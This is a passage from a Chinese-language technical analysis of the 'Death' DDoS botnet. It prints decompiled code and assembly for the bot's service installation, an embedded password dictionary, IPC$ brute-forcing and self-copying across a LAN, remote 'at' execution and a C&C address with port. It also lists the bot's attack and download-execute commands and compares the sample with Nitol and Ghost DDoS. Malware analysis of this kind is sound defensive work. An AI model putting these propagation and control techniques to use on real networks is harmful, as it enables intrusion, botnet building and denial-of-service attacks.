  if ( !hService && GetLastError() == 1073 )  // 创建服务
  {
    result = OpenServiceA(v13, lpServiceName, 0xF01FFu);// 打开服务
    hService = result;
    if ( !result )
      goto LABEL_10;
    StartServiceA(result, 0, 0);              // 启动服务
  }
  result = StartServiceA(hService, 0, 0);     // 启动服务
  if ( result )
  {
    strcpy(&Dest, "SYSTEM\\CurrentControlSet\\Services\\");
    strcat(&Dest, lpServiceName);
    RegOpenKeyA(HKEY_LOCAL_MACHINE, &Dest, &phkResult);
    v14 = lstrlenA(lpString);
    result = RegSetValueExA(phkResult, "Description", 0, 1u, lpString, v14);// 设置服务显示名
  }
}
```

图 6.3 服务安装过程

新服务启动后，Q 版僵尸程序的主线程会开启 4 个独立的子线程，NB 版主线程会开启 3 个可独立运行的子线程。且新服务启动后会进行自删除操作

6.2 感染线程：使用字典爆破内网实施感染

在感染线程中，僵尸将用户名密码字典固化在了代码中，如图 6.4。

```
mov     [ebp+var_70], offset aAdministrator ; "administrato
mov     [ebp+var_6C], offset aTest ; "test"
mov     [ebp+var_68], offset aAdmin_0 ; "admin"
mov     [ebp+var_64], offset aGuest ; "guest"
mov     [ebp+var_60], offset aAlex ; "alex"
mov     [ebp+var_5C], offset aHome ; "home"
mov     [ebp+var_58], offset aLove ; "love"
mov     [ebp+var_54], offset aXp ; "xp"
mov     [ebp+var_50], offset aUser ; "user"
mov     [ebp+var_4C], offset aGame ; "game"
mov     [ebp+var_48], offset a123 ; "123"
mov     [ebp+var_44], offset aNn ; "nn"
mov     [ebp+var_40], offset aRoot ; "root"
mov     [ebp+var_3C], offset sub_401848
mov     [ebp+var_38], offset aMovie ; "movie"
mov     [ebp+var_34], offset aTime ; "time"
mov     [ebp+var_30], offset aYeah ; "yeah"
mov     [ebp+var_2C], offset aMoney ; "money"
mov     [ebp+var_28], offset aXpuser ; "xpuser"
mov     [ebp+var_24], offset aHack ; "hack"
mov     [ebp+var_20], offset aEnter ; "enter"
mov     [ebp+var_1C], ebx
mov     [ebp+var_E4], offset dword_409644
mov     [ebp+var_E0], offset aPassword ; "password"
mov     [ebp+var_DC], offset a111 ; "111"
mov     [ebp+var_D8], offset a123456 ; "123456"
mov     [ebp+var_D4], offset aQwerty ; "qwerty"
mov     [ebp+var_D0], offset aTest_0 ; "test"
mov     [ebp+var_CC], offset aAbc123 ; "abc123"
mov     [ebp+var_C8], offset aMemory ; "memory"
mov     [ebp+var_C4], offset aHome_0 ; "home"
mov     [ebp+var_C0], offset a12345678 ; "12345678"
mov     [ebp+var_BC], offset aLove_0 ; "love"
mov     [ebp+var_B8], offset aBbbbbb ; "bbbbbb"
mov     [ebp+var_B4], offset aXp_0 ; "xp"
mov     [ebp+var_B0], offset a88888 ; "88888"
mov     [ebp+var_AC], offset aNn_0 ; "nn"
mov     [ebp+var_A8], offset aRoot_0 ; "root"
mov     [ebp+var_A4], offset aCaonima ; "caonima"
mov     [ebp+var_A0], offset a5201314 ; "5201314"
mov     [ebp+var_9C], offset a1314520 ; "1314520"
mov     [ebp+var_98], offset aAsdfgh ; "asdfgh"
mov     [ebp+var_94], offset aAlex_0 ; "alex"
mov     [ebp+var_90], offset aAngel ; "angel"
mov     [ebp+var_8C], offset aNull_0 ; "NULL"
mov     [ebp+var_88], offset a123_0 ; "123"
mov     [ebp+var_84], offset aAsdf ; "asdf"
mov     [ebp+var_80], offset aBaby ; "baby"
```

图 6.4 内置内网爆破字典

僵尸程序初始化完字典后，使用 gethostname 和 gethosybyname 函数获取内网 IP 段，之后对整个网段进行扫描，并对计算机进行 IPC$共享连接方式的密码猜解。如图 6.5。

```
sprintf(&Dest, "\\\\%s\\ipc$", IpAddress);    // 格式化字符串，要猜解的IP
v27 = &Dest;
lpNetResource = 2;
v23 = 0;
v24 = 0;
v25 = 1;
v26 = &dword_1000A748;
v29 = 0;
v28 = 0;
(WNetAddConnection2A)(&lpNetResource, lpPassword, lpUserName, 0);// 进行连接操作
if ( WNetAddConnection2A )
{
  _GetModuleFileNameA();                       // 获取恶意程序自身路径
  Sleep(0xC8u);
  memset(&Dest, 0, 0x404u);
  sprintf(&Dest, "\\\\%s\\admin$\\g1fd.exe", IpAddress);
  (lstrcpyA)(&v16, "admin$\\");
  v6 = _GetModuleFileNameA();
  if ( (CopyFileA)(v6, &Dest, 0)               // 拷贝至目标计算机
    || (memset(&Dest, 0, 0x404u),
        sprintf(&Dest, "\\\\%s\\C$\\NewArean.exe", IpAddress),
        (lstrcpyA)(&v16, "C:\\g1fd.exe"),
        v7 = _GetModuleFileNameA(),
        (CopyFileA)(v7, &Dest, 0))
    || (memset(&Dest, 0, 0x404u),
        sprintf(&Dest, "\\\\%s\\D$\\g1fd.exe", IpAddress),
        (lstrcpyA)(&v16, "D:\\g1fd.exe"),
        v8 = _GetModuleFileNameA(),
        (CopyFileA)(v8, &Dest, 0))
    || (memset(&Dest, 0, 0x404u),
        sprintf(&Dest, "\\\\%s\\E$\\g1fd.exe", IpAddress),
        (lstrcpyA)(&v16, "E:\\g1fd.exe"),
        v9 = _GetModuleFileNameA(),
```

图 6.5 远程感染

当猜解成功后，僵尸样本立即开启系统目录共享，并且会把自身文件拷贝到目标计算机上，其另存为如下目录文件：

C:\\g1fd.exe

D:\\g1fd.exe

E:\\g1fd.exe

F:\\g1fd.exe

而后使用 at 命令远程启动目标计算机上的“Death”僵尸程序运行。如图 6.6。

```
lea     eax, [ebp+Dest]
push    [ebp+arg_0]
push    offset aAtSDDS  ; "at \\\\%s %d:%d %s"
push    eax             ; Dest
call    esi ; __imp_sprintf
add     esp, 24h
lea     eax, [ebp+Dest]
push    ebx             ; uCmdShow
push    eax             ; lpCmdLine
call    WinExec
push    7D0h            ; dwMilliseconds
mov     dword_409624, 1
call    Sleep
```

图 6.6 感染后执行

6.3 延迟上线后门 C&C

僵尸制造者的 C&C 服务器是按字节存放在内存栈上的，因而其 C&C 服务器极可能是在僵尸模板编译阶段加入的，如图 6.7。

```
034 push    8096            ; port 8096
038 mov     edi, eax
038 mov     [ebp+cp], 'n'
038 mov     [ebp+var_13], 'b'
038 mov     [ebp+var_12], '.'
038 mov     [ebp+var_11], 'c'
038 mov     [ebp+var_10], 'z'
038 mov     [ebp+var_F], 't'
038 mov     [ebp+var_E], 'l'
038 mov     [ebp+var_D], 'y'
038 mov     [ebp+var_C], 'y'
038 mov     [ebp+var_B], '.'
038 mov     [ebp+var_A], 'c'
038 mov     [ebp+var_9], 'o'
038 mov     [ebp+var_8], 'm' ; nb.cztlyy.com
038 mov     [ebp+name.sa_family], 2
038 call    [ebp+htons]
```

图 6.7 Q 版僵尸制造者后门

Q 版本“Death”僵尸制造者 C&C 延迟 3 分钟进行上线，NB 版本的延迟 2 个小时进行上线，如图 6.8。

```
push    edi             push    edi
push    180000          push    7200000
call    Sleep           call    ds:Sleep
```

图 6.8 僵尸制造者 C&C 延迟上线时间

Q 版中第二级黑客的控制线程也会进行延迟上线，第二级黑客的 C&C 是可配置的，如图 6.9 延迟时间为 3 分钟。

```
push    edi
push    180000
call    Sleep
```

图 6.9 Q 版黑雀 C&C 延迟上线

另外，这两个版本下游末端黑客的 C&C 是不会进行延时上线，所以样本执行后他的 C&C 会第一个上线。

6.4 上线数据分析

Q 版中三个独立的控制线程（NB 版本中是两个）都具有相同的上线控制功能。首先，获取计算机相关信息后，发送给 C&C 服务器进行上线。



图 6.10 上线数据内存 DUMP

从图 6.10 内存 dump 中我们看到，其获取的信息共有：计算机语言、操作系统版本、物理内存大小、CPU 频率及核心数、网卡速率、系统启动时间等，这些信息既是控制端用于区分每个肉鸡的依据，也可在其攻击时作为攻击策略的参考。

而后对结构体前面进行了添加 0xB0（结构区大小）和标志 0x77（特殊标志），再对其计算机信息结构区扩充垃圾数据大小 0x400。如图 6.11，可以看到真正的数据区在 send 发送数据 0x400 偏移处。



图 6.11 上线数据构造代码

6.5 控制命令及其控制功能

当僵尸程序成功上线后，恶意程序会调用 recv 函数来等待 C&C 服务器下发控制命令。该僵尸的控制命令存在子控制命令，受限于篇幅，我们仅对主控命令及其攻击进行简单列举。

主控制命令	控制功能描述
0x2	流量攻击，该命令下存在子控制命令，代表不同攻击模式，其中控制命令及功能如下： 0x1 TCP 多连接攻击，通过发送大量 TCP 连接请求，对目标进行压力测试攻击。

	0x2 UDP 洪水，通过发送大量 UDP 数据对目标进行压力测试攻击。 0x3 ACK、TCP 攻击，判断目标为服务器或个人 PC，分别进行 ACK、TCP 攻击。 0x4 伪造 TCP 攻击，伪造源 TCP，进行 TCP 攻击。 0x5 SYN、TCP 攻击，判断目标为服务器或个人 PC，分别进行 SYN、TCP 攻击。 0x6 ICMP 洪水，通过发送大量 ICMP ping，产生大量的回应请求进行攻击。 0x7 伪造 UDP 攻击，伪造源 UDP，进行 UDP 攻击。
0x3	HTTP 攻击，该命令下同样存在子控制命令，表示不同的攻击模式，控制命令及功能如下： 0x1 Http Get，模拟 HTTP 访问进行攻击。 0x2 无限 CC，通过快速的 TCP GET 请求，进行攻击。 0x3 穿透 CC，完全模拟 IE 浏览器的真实访问，对目标站点进行攻击。 0x4 变参 CC，针对有参数的地址进行攻击，会自动修改参数。
0x4	自定义 UDP/TCP 攻击
0x5	停止攻击
0x6	卸载服务
0x10	下载恶意代码并执行
0x12	下载文件但不执行
0x14	远程使用 IE 打开指定的链接
0x89	添加系统后门账户（NB 版本中添加）

可见，该僵尸程序不仅可以进行 DDoS 攻击，还可以在受害者机器上下载扩展组件执行、添加后门账户，通过使用 IE 来打开精心构造的网站对目标机器进行提权等操作。

7. 同源性分析

通过对“Death”僵尸样本与其他僵尸样本进行同源性分析，发现“Death”僵尸与市面上在售的鬼影 DDoS v8 工具（如图 7.1），以及微软命名的 Nitol 僵尸网络具有很高的相似性。



图 7.1 鬼影防火墙压力测试软件（鬼影 DDoS）

首先，我们通过 IDA 插件 BinDiff 将“Death”僵尸样本与 Nitol 和鬼影 DDoS 样本进行了函数级的相似度匹配分析。图 7.2 为“Death”僵尸样本与 Nitol 样本的相似度匹配结果，我们去除了部分 API 干扰并比较分析了可信度高的函数相似度匹配。

similarity	confide	change	EA primary	name primary	EA secondary	name secondary
1.00	0.62	-------	004069EE	GetIfTable	0040C872	rand
1.00	0.95	-------	00406A12	_mbscpy	0040C860	strcpy
1.00	0.99	-------	004027B0	sub_4027B0_407	00404858	sub_404858_481
1.00	0.99	-------	0040298D	sub_40298D_408	00404A35	sub_404A35_482
1.00	0.99	-------	004029CE	sub_4029CE_409	00404A76	sub_404A76_483
1.00	0.99	-------	00407220	sub_407220_451	0040AD40	sub_40AD40_515
1.00	0.99	-------	00408680	sub_408680_462	0040C300	sub_40C300_525
1.00	0.99	-------	004086E0	sub_4086E0_463	0040C360	sub_40C360_526
1.00	0.95	-------	00406C24	sub_406C24_443	0040CB00	sub_40CB00_532
1.00	0.95	-------	00406C27	sub_406C27_444	0040CB03	sub_40CB03_533
1.00	0.62	-------	00406A32	strcmp	0040CADC	type_info::~type_info(void)
0.98	0.99	-I--E--	00407DF0	sub_407DF0_458	0040A9C0	sub_40A9C0_512
0.98	0.99	-I--E--	004070B0	sub_4070B0_450	0040AC10	sub_40AC10_514
0.98	0.99	-I--E--	00408E20	sub_408E20_467	0040C6D0	sub_40C6D0_529
0.97	0.98	-I--E--	00407950	sub_407950_456	0040B350	sub_40B350_519
0.96	0.97	-I--E--	00406C70	sub_406C70_446	0040A730	sub_40A730_508
0.96	0.97	-I--E--	00406F50	sub_406F50_449	0040AAE0	sub_40AAE0_513
0.96	0.97	-I--E--	00408B30	sub_408B30_465	0040C4A0	sub_40C4A0_528
0.95	0.97	-I--E--	00408F20	sub_408F20_468	0040ADA0	sub_40ADA0_516
0.95	0.98	-I--E--	00408090	sub_408090_460	0040C7A0	sub_40C7A0_530
0.94	0.97	-I--E--	00408D80	sub_408D80_466	0040B8E0	sub_40B8E0_521
0.94	0.96	-I--E--	00408750	sub_408750_464	0040BD50	sub_40BD50_523
0.93	0.95	-I-JE--	00407B50	sub_407B50_457	0040B550	sub_40B550_520
0.88	0.91	-I--E--	0040351A	sub_40351A_423	00405712	sub_405712_488
0.85	0.88	-I--E--	0040355B	sub_40355B_424	0040928B	sub_40928B_502
0.85	0.88	-I--E--	00407F40	sub_407F40_459	0040B020	sub_40B020_518
0.84	0.91	GI--E--	00406E10	sub_406E10_448	0040A8B0	sub_40A8B0_511
0.72	0.73	-I--E--	00404044	sub_404044_429	00407146	sub_407146_492
0.68	0.95	-I--E--	00406C30	sub_406C30_445	0040A710	sub_40A710_507
0.64	0.95	-I--E--	00403114	sub_403114_416	00404ADF	sub_404ADF_484
0.63	0.64	-I--E--	0040336C	sub_40336C_420	00405F9B	L_Socket
0.48	0.92	GI--E--	004058E9	sub_4058E9_440	0040868E	sub_40868E_497
0.44	0.62	-I--E--	00402A92	sub_402A92_413	00404816	sub_404816_480
0.43	0.62	-I--E--	00402A3C	sub_402A3C_411	00402DB0	sub_402DB0_474
0.43	0.62	-I--E--	00406CB0	sub_406CB0_447	0040A7E0	sub_40A7E0_510

函数相似度

函数可信度

图 7.2 Death 与 Nitol 函数相似度

相似度高的以绿色显示，相似度低的以橙色显示。从图 7.2 中我们可以看出大部分函数匹配度较高，可信度在 80%以上的函数相似度几乎都高于 80%。“Death”僵尸样本与鬼影 DDoS 样本的相似度匹配结果，如图 7.3 所示。

similarity	confide	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	00407DF0	sub_407DF0_334	00407080	sub_407080_395
1.00	0.99	-------	00408190	sub_408190_337	00407420	sub_407420_398
1.00	0.99	-------	00408680	sub_408680_338	00407910	sub_407910_399
1.00	0.99	-------	00408E20	sub_408E20_343	004080B0	sub_4080B0_404
1.00	0.99	-------	00403280	sub_403280_294	00402FE5	sub_402FE5_358
1.00	0.99	-------	00403311	sub_403311_295	00403076	sub_403076_359
1.00	0.99	-------	004058E9	sub_4058E9_316	00404CFD	sub_404CFD_376
1.00	0.99	-------	00408750	sub_408750_340	004079E0	sub_4079E0_401
1.00	0.99	-------	00407B50	sub_407B50_333	00406DE0	sub_406DE0_394
1.00	0.99	-------	00407950	sub_407950_332	00406BE0	sub_406BE0_393
1.00	0.99	-------	00406F50	sub_406F50_325	004061C0	sub_4061C0_386
1.00	0.99	-------	0040351A	sub_40351A_299	00403279	sub_403279_363
1.00	0.99	-------	004086E0	sub_4086E0_339	00407970	sub_407970_400
1.00	0.99	-------	00405A52	sub_405A52_317	00405012	sub_405012_377
1.00	0.99	-------	00403492	sub_403492_297	004031F1	sub_4031F1_361
1.00	0.99	-------	00407F40	sub_407F40_335	004071D0	sub_4071D0_396
1.00	0.99	-------	00408B30	sub_408B30_341	00407DC0	sub_407DC0_402
1.00	0.99	-------	00402A37	sub_402A37_286	0040279C	sub_40279C_349
1.00	0.99	-------	00407220	sub_407220_327	00406490	sub_406490_388
1.00	0.99	-------	00408090	sub_408090_336	00407320	sub_407320_397
1.00	0.99	-------	00408D80	sub_408D80_342	00408010	sub_408010_403
1.00	0.99	-------	00408F20	sub_408F20_344	004081B0	sub_4081B0_405
1.00	0.99	-------	00403135	sub_403135_293	00402E9A	sub_402E9A_357
1.00	0.99	-------	004037EA	sub_4037EA_303	004034E1	sub_4034E1_366
1.00	0.98	-------	0040104C	lstrlen	00401040	lstrlenA
1.00	0.98	-------	00401050	lstrcpyn	00401044	lstrcpynA
1.00	0.98	-------	00402A3C	sub_402A3C_287	004027A1	sub_4027A1_350
1.00	0.98	-------	004030FD	sub_4030FD_291	00402E62	sub_402E62_355
1.00	0.98	-------	00403114	sub_403114_292	00402E79	sub_402E79_356
1.00	0.98	-------	004034E5	sub_4034E5_298	00403244	sub_403244_362
1.00	0.98	-------	004050DB	getDate	004045F5	sub_4045F5_370
1.00	0.98	-------	00405394	sub_405394_314	004047CA	sub_4047CA_373
1.00	0.98	-------	00406CB0	sub_406CB0_323	00405F20	sub_405F20_384
1.00	0.96	-------	00406C30	sub_406C30_321	00405EA0	sub_405EA0_382
1.00	0.95	-------	004010B8	lstrcmp	004010AC	lstrcmpA
1.00	0.95	-------	00401848	sub_401848_282	004018F4	sub_4018F4_345
1.00	0.95	-------	00406A18	_mbscat	00405CC6	strcat
1.00	0.95	-------	00406A26	operator delete(void *)	00405CD6	operator delete(void *)
1.00	0.95	-------	00406A2C	operator new(uint)	00405CDC	operator new(uint)
1.00	0.95	-------	00406C24	sub_406C24_319	00405E8C	sub_405E8C_380
1.00	0.90	-------	00406A12	_mbscpy	00405CC0	strcpy
1.00	0.90	-------	00406C27	sub_406C27_320	00405E8F	sub_405E8F_381
1.00	0.01	-------	00401018	RegQueryValueExA	00401098	lstrcpyA
1.00	0.01	-------	00401030	GetEnvironmentVariableA	0040115C	ShellExecuteExA
0.99	0.99	-I--E--	004053A6	sub_4053A6_315	004047DC	sub_4047DC_374
0.99	0.99	-I-----	004074D0	sub_4074D0_331	00406740	sub_406740_392
0.99	0.99	-I--E--	0040387C	sub_40387C_304	00403573	sub_403573_367
0.99	0.99	-I--E--	00404908	sub_404908_308	00403E2B	sub_403E2B_369
0.99	0.99	-I-----	004052A2	sub_4052A2_313	004046DB	sub_4046DB_372
0.99	0.99	-I--E--	0040336C	sub_40336C_296	004030D1	sub_4030D1_360
0.98	0.99	-I-----	0040561A	ServicePro	00404A4D	sub_404A4D_375
0.98	0.98	-I-JE--	00402DD5	NetSpread	00402B4F	sub_402B4F_354
0.98	0.99	-I--E--	0040355B	sub_40355B_300	004032BA	sub_4032BA_364
0.85	0.88	-I--E--	004048AD	sub_4048AD_307	00403D3D	sub_403D3D_368
0.70	0.82	GI-JE--	004027B0	sub_4027B0_283	00402630	sub_402630_346
0.68	0.95	-I--E--	00402A92	sub_402A92_289	004027F7	sub_4027F7_352
0.51	0.57	GI--E--	0040298D	sub_40298D_284	00402740	sub_402740_347
0.50	0.60	GI--E--	004029CE	sub_4029CE_285	00404642	sub_404642_371
0.48	0.69	GI-JE--	004060F0	sub_4060F0_318	004056CC	sub_4056CC_379
0.31	0.54	GI-JEL-	004040DA	sub_4040DA_306	0040512E	sub_40512E_378
0.01	0.02	GI--E--	00406A40	__aulldiv	00405CF0	__aullshr

图 7.3 Death 与鬼影 DDoS 函数相似度

从图中我们依然可以看到非常高的相似度，而且高相似度的函数数量比 Nitol 的要多很多。

随后，我们通过二进制代码对比分析发现，他们三者之间的内网 IPC$传播、控制模块、C&C 处理模块的相似度都非常高，其中 Nitol 不存在被杀复活模块，“Death”僵尸样本与鬼影 DDoS 样本的被杀复活模块的相似度也极高。因此，我们推测“Death”僵尸样本、鬼影 DDoS v8 以及 Nitol 可能都采用了同一类的僵尸源码（分析中找到了鬼影 DDoS 早期版本的源码，证实了我们的推测），并且“Death”僵尸和鬼影 DDoS 关系更亲近一些。他们分别对这些模块进行了改进，其中鬼影 DDoS v8 对存储在样本中的控制端地址进行了加密，而“Death”僵尸和 Nitol 并没有采用这种方法，Nitol 完善了异常处理，“Death”僵尸样本与 Nitol 和鬼影僵尸采用的部分控制指令有所不同。

内网感染模块中字典数据操作部分的汇编代码对比，如图 7.4 所示。



图 7.4 内嵌字典代码对比图

部分控制指令解析以及控制功能伪代码对比，如图 7.5 所示。



图 7.5 控制指令代码对比图

“Death”僵尸样本与鬼影 DDoS 样本的被杀复活模块代码对比如图 7.6，可见被杀复活模块的执行流程几乎完全一样。

